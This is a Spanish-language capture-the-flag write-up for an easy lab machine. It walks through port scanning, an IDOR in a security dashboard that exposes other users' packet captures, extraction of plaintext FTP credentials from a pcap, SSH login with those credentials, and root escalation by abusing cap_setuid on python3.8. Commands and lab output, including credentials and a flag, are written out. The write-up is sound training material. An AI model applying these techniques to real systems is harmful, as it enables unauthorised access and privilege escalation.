



### Sinopsis:

Maquina fácil pone a prueba tu atención a las paginas webs con un IDOR, análisis de paquetes capturados y explotación de capabilities

### Procedimiento:

Comprobemos si tenemos conexión con el objetivo con un ping para después comprobar con nmap que puertos TCP están abiertos

```
ping -c 1 <ip>
sudo nmap -sS -n -Pn -p- -v <ip>
```

```
> ping -c 1 10.10.10.245
PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data.
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=234 ms

--- 10.10.10.245 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 233.827/233.827/233.827/0.000 ms
> sudo nmap -sS -n -Pn -oG allports -T4 --open -p- -v 10.10.10.245
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-07 15:47 EDT
Initiating SYN Stealth Scan at 15:47
Scanning 10.10.10.245 [65535 ports]
Discovered open port 80/tcp on 10.10.10.245
Discovered open port 22/tcp on 10.10.10.245
Discovered open port 21/tcp on 10.10.10.245
Completed SYN Stealth Scan at 15:48, 61.82s elapsed (65535 total ports)
Nmap scan report for 10.10.10.245
Host is up (0.20s latency).
Not shown: 65488 closed tcp ports (reset), 44 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 62.06 seconds
Raw packets sent: 81571 (3.589MB) | Rcvd: 79885 (3.195MB)
```

El resultado de ping además de mostrarnos que tenemos una conexión con la máquina nos muestra el ttl, en este caso como es 63 es bastante probable que sea un sistema Linux

El escaneo rápido de nmap encuentra los puertos 21, 22 y 80. Obtengamos más información de los mismos utilizando otro comando de nmap

```
nmap -sCV -p 21,22,80 <ip>
```

```
Nmap scan report for 10.10.10.245
Host is up (0.25s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256  96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256  3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http     Gunicorn
|_ http-server-header: gunicorn
|_ http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar  6 14:55:41 2025 -- 1 IP address (1 host up) scanned in 22.41 seconds
```

Nos

confirma que la maquina es un sistema Linux. De los 3 puertos a analizar el ftp puede contener un acceso anónimo por lo cual lo vamos a corroborar


```
ftp <ip>
```

usuario: anonymous


contraseña: <cualquier contraseña>

```
> ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPD 3.0.3)
Name (10.10.10.245:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
```

No hubo suerte pasemos al servicio en http en el navegador.




Parece ser una pagina con la cual podemos interactuar, exploremos un poco su contenido buscando posibles ataques.



Buscando

un poco encontramos algo peculiar al apretar en security snapshot... en la dirección web después de /data/ utiliza un numero, en mi caso es un 12 ¿Qué pasa si lo modificamos a 1 o 0?



Al modificarlo nos muestra información de otros usuarios por lo tanto estamos ante un IDOR



```

) tshark -r 0.pcap -Tfields -e tcp.payload 2>/dev/null | xxd -ps -r
GET / HTTP/1.1
Host: 192.168.196.16
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Pragma: no-cache
Cache-Control: no-cache

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1240
Server: Werkzeug/2.0.0 Python/3.8.5
Date: Fri, 14 May 2021 13:12:49 GMT

<!doctype html>
<html lang="en">
  <head>

```

Buscando entre toda la información capturada encontramos una sesión ftp (esta información se puede ver en texto claro por que no esta encriptada)

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
220 (vsFTPD 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,196,1,212,140
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
PORT 192,168,196,1,212,141
200 PORT command successful. Consider using PASV.
LIST -al
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,196,1,212,143
200 PORT command successful. Consider using PASV.
RETR notes.txt
550 Failed to open file.
QUIT
221 Goodbye.

```

Obtenemos lo que parecen ser las credenciales **nathan : Buck3tH4TF0RM3!**

Podemos intentar utilizarlas para iniciar sesión por ftp pero los usuarios tienden a reutilizar sus credenciales por lo que intentar conectarse por ssh como nathan suena mas interesante (en esta maquina no es necesario conectarse por ftp)

```
ssh <usuario>@<ip objetivo>
```

```
ssh nathan@10.10.10.245
```

```

) ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHZRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Sep  7 20:14:15 UTC 2025

System load:          0.16
Usage of /:           36.6% of 8.73GB
Memory usage:         20%
Swap usage:           0%
Processes:            223
Users logged in:      0
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:feb0:4ec1

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$

```

Logramos

conectarnos como nathan en el objetivo. La bandera se encuentra en el directorio de nathan por lo que no debería ser problema leerla. Ahora toca buscar como escalar privilegios

Intentemos ejecutar algunos comandos para obtener mas información de la maquina.

La consola no me funcionaba del todo bien por lo que use el comando

```
export TERM=xterm
```

Ahora pasemos a obtener informaci3n, permisos especiales de nathan, a que grupos pertenece y alguna vulnerabilidad que se pueda encontrar

```

sudo -l
id
find / -perm -4000 2>/dev/null

```



```
nathan@cap:~$ export TERM=xterm
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount
/usr/lib/policykit-1/polkit-agent-helper-1
```

En esta ocasión no encontramos nada interesante exceptuando “pkexec” eso puede significar que es vulnerable a una vulnerabilidad de polkit muy conocida pero no es el objetivo de esta maquina.

Busquemos capabilities

```
getcap -r / 2>/dev/null
```

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```

python3.8 tiene el permiso especial cap\_setuid intentemos abusar de el

```
python3.8
```

```
import os
os.setuid(0)
os.system("bash")
```

```
nathan@cap:~$ python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("bash")
root@cap:~# cd /
root@cap:/# cd root/
root@cap:/root# ls
root.txt snap
root@cap:/root# cat root.txt
ae36f2ddfeec87cb11c694c4f1b1c80a
root@cap:/root# whoami
root
```

Con esto logramos obtener root y poder leer la bandera de root